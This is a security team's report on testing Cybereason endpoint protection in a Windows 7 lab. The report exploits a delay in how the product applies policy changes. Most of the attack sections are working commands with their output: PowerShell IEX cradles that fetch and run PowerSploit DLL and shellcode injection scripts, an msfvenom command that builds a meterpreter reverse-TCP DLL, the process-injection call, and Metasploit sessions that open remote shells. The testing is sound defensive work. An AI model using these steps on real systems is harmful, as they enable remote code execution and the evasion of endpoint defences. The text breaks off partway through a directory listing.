



RCE using delay in applying policies

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The purpose of this document, it was to execute several efficiency and detection tests in our endpoint solution, provided by Cybereason, this document brings the result of the defensive security analysis with an offensive mindset performed in the execution of some techniques as a DLL Injection, Shell Injection using a payload created by *msfvenom* from Metasploit platform in our test environment.

Regarding the test performed, the first objective it was to simulate targeted attacks using invasive techniques such as **Dll Injection** using Payload created by *msfvenom* based on Metasploit platform, and using a **PowerView**, that is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows "net *" commands, which utilize PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality, It also implements various useful metafunctions, including some custom-written user-hunting functions which will identify where on the network specific users are logged into. It can also check which machines on the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trusts also exist. See function descriptions for appropriate usage and available options. For detailed output of underlying functionality, pass the -Verbose or -Debug flags.

As a Second test the idea it was to use **Shell Injection** using payloads created by via *msfvenom* based on **PowerView** as well using the same strategic to the firsts test, this cmdlet can be used to inject a custom shellcode or Metasploit payload into a new or existing process and execute it.

And as a Third test we used a tool that can perform **DLL injection** using a tool known as **Remote DLL Injector** from SecurityXploded team which is using the CreateRemoteThread technique and it has the ability to inject DLL into ASLR enabled processes. The process ID and the path of the DLL are the two parameters that the tool needs using Payload created by *msfvenom*.

With the final product, the front responsible for the product will have an instrument capable of guiding a process of mitigation and / or correction, as well as optimized improvement, based on the criticality of risks.

2.0.1 Scope

The efficiency and detection analysis had as target the Cybereason Endpoint Protection application (<https://almonicoar.cybereason.net>) in **Version 20.1.261.0**;
Installed in the windows machine Windows 7 Ultimate Service Pack 1;
Hostname - Threat-Hunting-Win7, as you can see in the picture below:




Image 1.1: Windows 7 Ultimate - Virtual Machine

2.02 Project Summary

The execution of the security analysis tests of the Threat Hunting team it was carried out through the execution three (3) different test using some techniques to evade Cybereason Endpoint Protection in a virtualized environment in a controlled way, simulating a real environment, together with their respective best practices of the security policies applied , the test occurred during **5 day**, without count the weekend, along with the making of this document. The intrusion test started on the **16th of September** of the year 2020 and it was completed on the **21st of September** of the same year.

2 Running the Tests

3.1 Description

A virtual machine with Windows 7 operating system it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (`ZUP - Threat Hunting - Policy`) e and applied to due device.




Image 1.2: Virtual Machine with Policy applied

To perform this test, one of those requirements is necessity to install some Microsoft KB to run in Windows 7 Service Pack 1, as you can see below

KB REQUIREMENTS

OS	REQUIRES KB	NOTES
<ul style="list-style-type: none"> Windows Server 2012 R2 Windows 8.1 Windows Server 2012 Windows 8 Windows Server 2008 R2 Service Pack 1 (SP1) Windows 7 SP1 	KB2999226	This KB is also named "Update for Universal C Runtime (CRT) in Windows" and is required for the sensor to function.
Windows 7 SP1, Windows Server 2008 R2 SP1	KB3033929 or KB4474419	Required to ensure support for SHA256 signatures. Note that other Microsoft patches may provide this functionality as well.

Image 1.3: Manufacture documentation

After the application of this Microsoft KB, our machine is ready to receive all those efficiency and detection tests.




Image 1.4: Microsoft KB applied

The policy created was named **ZUP - Threat Hunting**, following the best practices recommended by the manufacturer, and, for testing purposes, all due actions were based on an aggressive detection method.




Image 1.3: Policy created by Cybereason Manager

Attacking validation

Before starting the detection tests, we need to validate if all those techniques and malwares are funtional in our enviroment.

We used the Policy applied:




Image 1.4: No Policies

The first stage of this attack was through to performed the command below

```
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
```

This command when run in *powershell* windows will install that PowerShell for the current process of PowerShell in memory, using execute code on victim machine, this cmdlet is used to inject a DLL file into an existing process using its **Process ID (PID)**.

```
Administrador: Windows PowerShell
PS C:\Users\financeiro\Desktop\Cybereason> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
PS C:\Users\financeiro\Desktop\Cybereason> Get-Help Invoke-DllInjection

NOME
    Invoke-DllInjection

SINOPSE
    Injects a Dll into the process ID of your choosing.

    PowerShell Function: Invoke-DllInjection
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

SINTAXE
    Invoke-DllInjection [-ProcessID] <Int32> [-Dll] <String> [<CommonParameters>]

DESCRIÇÃO
    Invoke-DllInjection injects a Dll into an arbitrary process.
    It does this by using VirtualAllocEx to allocate memory the size of the
    DLL in the remote process, writing the names of the DLL to load into the
    remote process spacing using WriteProcessMemory, and then using RtlCreateUserThread
    to invoke LoadLibraryA in the context of the remote process.

LINKS RELACIONADOS
    http://www.exploit-monday.com

COMENTÁRIOS
    Para ver os exemplos, digite: "get-help Invoke-DllInjection -examples".
    Para obter mais informações, digite: "get-help Invoke-DllInjection -detailed".
    Para obter informações técnicas, digite: "get-help Invoke-DllInjection -full".

PS C:\Users\financeiro\Desktop\Cybereason> Invoke-DllInjection -ProcessID 5032 -Dll C:\Users\financeiro\Desktop\Cybereason\cybereason.dll

    Size(K)  ModuleName
    -----  -
    20        cybereason.dll

    FileName
    -----
    C:\Users\financeiro\Desktop\Cybereason\cybereason.dll

PS C:\Users\financeiro\Desktop\Cybereason>
```

Image 1.5: Dll Injection in PowerShell

Using this feature, a DLL can easily be injected in processes.

It was to simulate targeted attacks using invasive techniques such as **DLL Injection** using Payload created by *msfvenom* based on Metasploit platform.

```

thor@Threat-Hunting-Kali: ~/CR173x45
thor@Threat-Hunting-Kali:~/CR$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.106.136 LPORT=4444 -f dll > KERNEL32.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

thor@Threat-Hunting-Kali:~/CR$

```

Image 1.6: Malicious payload by *msfvenom*

So, now we have the DLL Injection running in memory, we just need to use any ID processes to injection our payload within this process to gain the RCE – Remote Command Execution in our victim machine.

During this attack our solution of endpoint security it was **DISABLE** provide by Cybereason, before this scenario, we decided to use one of the Anti-virus process.

ID Process: *minionhost*

Collects security-related data from the sensor and sends it to the Detection server, enabling detection of Malops. This process is necessary for Cybereason functionality based on Cybereason documentation




Image 1.7: DLL Injection Attack

As you can see in this image above us, the interesting point here, is that the process will use two DLLs, both the malicious *dll* and *dll* the one that belongs to the operating system, but this explanation will be used in other articles, now we gone focus just in the malicious dll to gain

Remote Command Execution (RCE).

```
thor@Threat-Hunting-Kali: ~/CR/PowerSploit 77x45
[*] Started reverse TCP handler on 192.168.106.137:4444
[*] Sending stage (201283 bytes) to 192.168.106.139
[*] Meterpreter session 2 opened (192.168.106.137:4444 -> 192.168.106.139:49802) at 2020-09-16 16:24:56 -0300

meterpreter > shell
Process 4592 created.
Channel 1 created.
Microsoft Windows [vers6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories>ipconfig

Configura de IP do Windows

Adaptador Ethernet Conex local:

    Sufixo DNS específico de conex. . . . . : localdomain
    Endere IPv6 de link local . . . . . : fe80::1c12:7e80:56ca:d5%11
    Endere IPv4. . . . . : 192.168.106.139
    Mascara de Sub-rede . . . . . : 255.255.255.0
    Gateway Padr. . . . . : 192.168.106.2

Adaptador de tnel isatap.localdomain:

    Estado da media. . . . . : media desconectada
    Sufixo DNS específico de conex. . . . . : localdomain

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories>hostname
hostname
financeiro

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories>
```

Image 1.8: RCE Attack - Done

3.2 First Test

So now, we can perform our validation testing in our environment protected by Cybereason Endpoint Solution.

We change the policy named “**ZUP - Threat Hunting**”




Image 1.9: ZUP Threat Hunting

After the application of this policy, we need to wait the communication Server in cloud with the sensor installed on virtual machine, but here we can find a failure related to the delay in sending the policy, sometimes the heart bit (time the communication between server and sensor, isn't clear), during this time the machine is vulnerable the any kind of attack.

We used another payload with the name PA.dll to gain the RCE in our victim now with the policy enabled.

```
PS C:\Users\financeiro\Desktop\Cybereason> Invoke-DllInjection -ProcessID 4380 -Dll .\PA.dll

Size(K)  ModuleName                               FileName
-----
20 PA.dll                                C:\Users\financeiro\Desktop\Cybereason\PA.dll

PS C:\Users\financeiro\Desktop\Cybereason> ipconfig

Configuração de IP do Windows

Adaptador Ethernet Conexão local:

    Sufixo DNS específico de conexão. . . . . : localdomain
    Endereço IPv6 de link local . . . . . : fe80::1c12:7e80:56ca:d5411
    Endereço IPv4. . . . . : 192.168.106.139
    Máscara de Sub-rede . . . . . : 255.255.255.0
    Gateway Padrão. . . . . : 192.168.106.2

Adaptador de túnel isatap.localdomain:

    Estado da mídia. . . . . : mídia desconectada
    Sufixo DNS específico de conexão. . . . . : localdomain
PS C:\Users\financeiro\Desktop\Cybereason>
```

Image 1.10: New Payload applied

And due to the delay in application policies, it was possible to achieve the same RCE in our environment.

```
thor@Threat-Hunting-Kali: ~ 94x50
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.106.137:4444
[*] Sending stage (201283 bytes) to 192.168.106.139
[*] Meterpreter session 3 opened (192.168.106.137:4444 -> 192.168.106.139:49304) at 2020-09-17 11:07:57 -0300

meterpreter > shell
[-] Unknown command: sheçll.
meterpreter > shell
Process 760 created.
Channel 1 created.
Microsoft Windows [vers  6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Windows\System32>ipconfig
ipconfig

Configura  de IP do Windows

Adaptador Ethernet Conex  local:

    Sufixo DNS espec fico de conex  . . . . . : localdomain
    Endere  IPv6 de link local . . . . . : fe80::1c12:7e80:56ca:d5%11
    Endere  IPv4. . . . . : 192.168.106.139
    M scara de Sub-rede . . . . . : 255.255.255.0
    Gateway Padr  . . . . . : 192.168.106.2

Adaptador de t nel isatap.localdomain:

    Estado da m dia. . . . . : m dia desconectada
    Sufixo DNS espec fico de conex  . . . . . : localdomain

C:\Windows\System32>
```

Image 1.11: New RCE

As the sensor wasn't receiving the update during our test, we forced the *Quick Scan* to run to try an update, and right after a scan in our environment.




Image 1.12: Quick Scan

After this attempt, the sensor had not yet received the necessary policy updates, so we tried to run *FullScan*.




Image 1.13: Full Scan

To our surprise, the policies were only applied after we rebooted the machine, after this action, the victim machine started the **FullScan**, due this restart, we miss the our invoke-dll injection in memory, so we need to execute again to try perform our attack, but now we have all the policies applied.

This simulation attack is very similar all the fileless attack, but now the Cybereason Endpoint worked very well, the only point is the payload is totally know, however should be block the download from attacker machine, we have:

- **Cybereason.dll**
- **KERNEL32.dll**

Both of then created by *msfvenom* tool provide by Metasploit, as can see below the files and the blocked.

```
Administrador: Windows PowerShell
PS C:\Users\financeiro\Desktop\Cybereason> dir

Diretório: C:\Users\financeiro\Desktop\Cybereason

Mode                LastWriteTime         Length Name
----                -
d-----          19/09/2020        15:22           MalwareBazaar_Daily
d-----          16/09/2020        16:14           RemoteDLLInjector
d-----          19/09/2020        12:00           Tools
d-----          19/09/2020        17:50    10293948 8dc94d486fd546ffb8f21252aba65efe18432a6cae815e02b8be4ce4449291a.exe
-a-----          19/09/2020        14:13         1468 Bazaar4.ps1
-a-----          17/09/2020        19:13         2386 Bazaar_mod.py
-a-----          21/09/2020        12:16         5120 cybereason.dll
-a-----          19/09/2020        14:24         1468 Cybereason.ps1
-a-----          21/09/2020        12:16         5120 KERNEL32.dll
-a-----          19/09/2020        13:45          926 Lab.txt
-a-----          19/09/2020        15:25         1468 Run.ps1
-a-----          19/09/2020        14:48         1468 Update.ps1

PS C:\Users\financeiro\Desktop\Cybereason> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
Erro ao criar o pipeline
+ CategoryInfo          : NotSpecified: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : RuntimeException

PS C:\Users\financeiro\Desktop\Cybereason>
```

Image 1.14: Blocked by Cybereason

3.3 Second Test

As a Second test the idea it was to use Shell Injection using payloads created by via msfvenom based on **PowerView** as well using the same strategic to the firsts test, this cmdlet can be used to inject a custom shellcode or Metasploit payload into a new or existing process and execute it.

The second stage of this attack was through to performed the command below

```
IEX (New-Object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/Pow
erSploit/master/CodeExecution/Invoke-Shellcode.ps1")
```

This cmdlet can be used to inject a custom shellcode or Metasploit payload into a new or existing process and execute it.

This second test it was realized with Threat Hunting policy applied

```

Administrador: Windows PowerShell
PS C:\Users\financeiro\Desktop\Cybereason> dir

Diretório: C:\Users\financeiro\Desktop\Cybereason

Mode                LastWriteTime         Length Name
----                -
d-----          19/09/2020         15:22      MalwareBazaar_Daily
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PS C:\Users\financeiro\Desktop\Cybereason> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
Erro ao criar o pipeline
+ CategoryInfo          : NotSpecified: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : RuntimeException

PS C:\Users\financeiro\Desktop\Cybereason>

```

Image 1.15: Blocked ShellScript Injection

However, the file created by *msfvenom* it was download in the victim machine, the only file blocked by Cybereason Endpoint Security, it was “.exe ” file, others extension were dowloand without problem.

```

Administrador: Windows PowerShell
PS C:\Users\financeiro\Desktop\Cybereason> dir

